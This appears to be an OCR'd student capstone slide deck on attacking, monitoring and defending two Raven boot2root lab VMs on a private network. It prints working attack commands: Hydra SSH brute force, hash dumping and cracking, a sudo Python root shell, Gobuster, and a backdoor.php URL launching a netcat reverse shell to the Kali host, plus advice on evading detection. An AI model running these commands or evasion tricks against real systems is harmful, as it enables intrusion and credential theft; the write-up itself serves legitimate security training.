Final Engagement


Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network

Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.1
OS: Windows
Hostname: Hyper-V Host

IPv4:192.168.1.100
OS: Linux
Hostname: Elk

IPv4:192.168.1.105
OS: Linux
Hostname: Capstone

IPv4:192.168.1.110
OS: Linux
Hostname: Target1

IPv4:192.168.1.115
OS: Linux
Hostname: Target2

IPv4:192.168.1.90
OS: Kali Linux
Hostname: Kali

Critical Vulnerabilities: Target 1


Our assessment uncovered the following critical vulnerabilities in **Target 1**.


Vulnerability	Description	Impact
WordPress XML rpc pingback	Can be exploited by a simple POST to a specific file on an affected WordPress Server	Target Internal layers, Change configurations on devices
WordPress XMLRPC GHOST Vulnerability Scanner ● CVE-2015-0235	Used to determine host vulnerability to the GHOST vulnerability via a call to the WordPress XMLRPC interface	If the target is vulnerable, the system will segfault and return a server error
WordPress XMLRPC DoS ● CVE-2014-5266	WordPress XMLRPC parsing is vulnerable to an XML based Denial of Service	It affects WordPress 3.5-3.9.2 (3.8.4 and 3.74 are also patched)
WordPress XMLRPC username and Password login scanner ● CVE-1999-0502	Attempts to Auth. against a WordPress-site (via XMLRPC) using User/Pass Combinations	Login Access
WordPress PingBack Locator ● CVE-2013-0235	Will scan for WordPress sites with Pingback API enabled	Scan for WordPress sites with pingback API enabled
Cron Wordpress Attacks	Booters can use the pingback feature, which is enabled by default, to attack other websites.	Could not only attack other target website but also potentially slow down or even crash your website is heavily misused
WordPress version 4.8.7 Vulnerability	Insecure Version	Unpatched versions can be exploited through numerous vulnerabilities

Exploits Used and How to Avoid Detection

Exploitation: SSH Access via Open Port 22

- Used Nmap on Target 1 to scan for open ports
  - **Command:** Nmap -sV 192.168.1.110
- Used WPScan on target 1 to show users
  - **Command:** wpscan --url 192.168.1.110/wordpress -e -u
- Used Hydra to crack Michael's password
  - **Command:** hydra -l michael -P /usr/share/wordlists/rockyou.txt -vV 192.168.1.110 -t 4 ssh
- SSH into Michael, cd into var/www/html, and use nano on service.html
  - **Command:** ssh Michael@192.168.1.110, **Password:** Michael
- We were able to secure Flag 1 and Flag 2 once we established ssh access to Target 1





Stealth Exploitation: SSH Access via Open Port 22

Monitoring Overview

- SSH Login Alert would detect this exploit
- Monitor SSH Port for unauthorized access
- Triggers when a user attempts to access the system over Port 22

Mitigating Detection

- SSH through a different open port that is less obvious
- An alternative could also be a reverse shell

Exploitation: Access MySQL Database

- The Username and Password to access the SQL DB were in plaintext within the wp-config.php file and not hashed as best practice
- The exploit granted us MYSQL Access and allowed us to find flag 3

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

```
        |          | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |                     |          4 | http://rav
en.local/wordpress/index.php/2018/08/12/4-revision-v1/ |          0 | revision  |                     |
0 |
|  7 |          2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}
```

Stealth Exploitation: Privilege Escalation using Python

Monitoring Overview

- Privilege Escalation Alert
- Monitor unauthorized root access attempts as a well as “super-doer” activity
- Triggers when unauthorized sudo command usage or privileged directory access is attempted by unauthorized users, regardless of report flagging.

Mitigating Detection

- Finding vulnerabilities in the kernel and exploit them for root access.

Exploitation: Privilege Escalation using Python

- We obtained Steven's password has from the SQL database
- We cracked the password using John the Ripper and accessed his account
- We exploited Steven's python sudo privilege through a spawn shell
- The exploit achieved root access and allowed us to find flag 4

```
mysql> SELECT * FROM wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
--------+-------------+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_activat
ion_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
--------+-------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |
        |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |
        |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
--------+-------------+----------------+
2 rows in set (0.00 sec)
```

```
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (?)
1g 0:00:07:17 DONE 3/3 (2021-11-29 20:10) 0.002287g/s 8462p/s 8462c/s 8462C/s posups..pingar
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
root@Kali:~# john --show --format=phpass
```

```
$ sudo python -c "import pty; pty.spawn('/bin/bash')"
root@target1:/home/steven#
```

```
Shell No.1
File  Actions  Edit  View  Help
root@target1:~#
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
------
| ___ \
| |_/ /__ ___   ____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```

Stealth Exploitation: Access MySQL Database

Monitoring Overview

- SQL Database Alert
- Monitor server traffic for unauthorized attempts to access SQL DB
- Triggers when external/unauthorized IP connections are made to the SQL DB or any related files

Mitigating Detection

- Employ IP address spoofing
- Brute-force SQL db with password cracking tool, Connected to the same network

Target 2

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.


Vulnerability	Description	Impact
Brute-Forceable URL directories and files	This vulnerabilities allows for brute force guessing of which directories the system has	We are able to figure out the file structure of the system once we gain access to the system (by searching through directories, etc…)
Netcat reverse shell/remote execution vulnerability	We are able to initiate a reverse shell when combining the following: ● Bash Script ● Netcat LIstener ● Web browser accessing the system.	The reverse shell gave unauthorized access to there system
Unrestricted access to wordpress directories	Once on the system there was no restricted access to any files or directories	This gave full access to the system with all its directories and files for anyone with authorized and unauthorized access.

Exploits Used and How to Avoid Detection

Exploitation: Brute-Force URL (Dir and Files)

- Exploit Used:
  - Brute-Force URL using GoBuster

```
root@Kali:~# gobuster dir -e -u http://192.168.1.115/vendor -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.1.115/vendor
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Expanded:       true
[+] Timeout:        10s
===============================================================
2020/09/30 14:41:54 Starting gobuster
===============================================================
http://192.168.1.115/vendor/docs (Status: 301)
http://192.168.1.115/vendor/test (Status: 301)
http://192.168.1.115/vendor/language (Status: 301)
http://192.168.1.115/vendor/examples (Status: 301)
http://192.168.1.115/vendor/extras (Status: 301)
http://192.168.1.115/vendor/LICENSE (Status: 200)
http://192.168.1.115/vendor/VERSION (Status: 200)
http://192.168.1.115/vendor/PATH (Status: 200)
===============================================================
2020/09/30 14:42:57 Finished
===============================================================
root@Kali:~#
```




```
/var/www/html/vendor/
flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}
```

Stealth Exploitation: Brute-Forceable URL

Monitoring overview

- Excessive HTTP Error Alerts
- This alert measures the number of times a http response code is over 400
- This alert will be triggered if it happens more than 5 times in a 5 minute period


Mitigation Detection

- Spacing out your brute-force attack over a longer period of time would make the attack less detectable
- Alternative to dirbuster alsop include programs like:
  - Metasploit
  - DIRB
  - Wfuzz
  - Dirsearch

Exploitation: Unrestricted Access to WordPress Dir

- Exploit Used:
  - Unrestricted Access to WordPress Directories

```
root@Kali:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.115: inverse host lookup failed: Unknown host
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 59032
pwd
/var/www/html
find /var/www -type f -iname 'flag*'
/var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png
/var/www/flag2.txt
```



Stealth Exploitation: Unrestricted Access to WordPress Dir

Monitoring overview

- Monitor denied access to files and directories on the server
- The metric would be the number of times a denied file was attempted to be accessed by an unauthorized user
- More than one failed login attempt per hour

Mitigation Detection

- IP address spoofing
  - This makes it seem like that access is coming from within the network
- Escalating privilege to root before accessing the database would prevent an alert from triggering

Exploitation: Netcat Reverse Shell

- Exploit Used:
  - Netcat Reverse Shell and Remote Execution Vulnerability

```
root@Kali:~# nc -lvp 4444
listening on [any] 4444 ...
```

```
root@Kali:~/Downloads# chmod +x exploit.sh
root@Kali:~/Downloads# ./exploit.sh
[+] Check /var/www/html/backdoor.php?cmd=[shell command, e.g. id]
root@Kali:~/Downloads#
```

```
192.168.1.115: inverse host lookup failed: Unknown host
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 58970
/var/www/html
/var/www/html
ls
Security - Doc
about.html
backdoor.php
contact.php
contact.zip
css
elements.html
fonts
img
index.html
js
scss
service.html
team.html
vendor
wordpress
cd ..
ls
flag2.txt
html
cat flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
```

Stealth Exploitation: Netcat Reverse Shell

Monitoring overview

- Egress filters
- Traffic that monitors uploads and download including changes made to and from the server
- Packets that do not meet the policies will, not be allowed to leave.
  - They are denied “egress”

Mitigation Detection

- File masking
- Alternatives to reverse shell include:
  - Bash
  - php
  - java
  - perl
  - many more….

Summary of “Backdooring the Target”

Backdoor Overview

- What kind of backdoor did you install?
  - A Netcat Reverse Shell
- How did you drop it?
  - Using a shell script on port 4444
- How did you connect to it?
  - Using Netcat listening function and command injection. This will trigger the exploit script used.

Steps Taken:

- Open a terminal window on your Kali machine and set Netcat to listen on port 4444
  - nc -lvp 4444
- Once we executed our bash script, we then open a browser and execute a script that will open a bash shell on port 4444
  - http://192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20/bin/bash
- This will open your command line and initiate a bash reverse shell session on target 2.

404

not found

Froylan Rodriguez Justin de la Serna Nadim Sadrzadeh Zachary Henshaw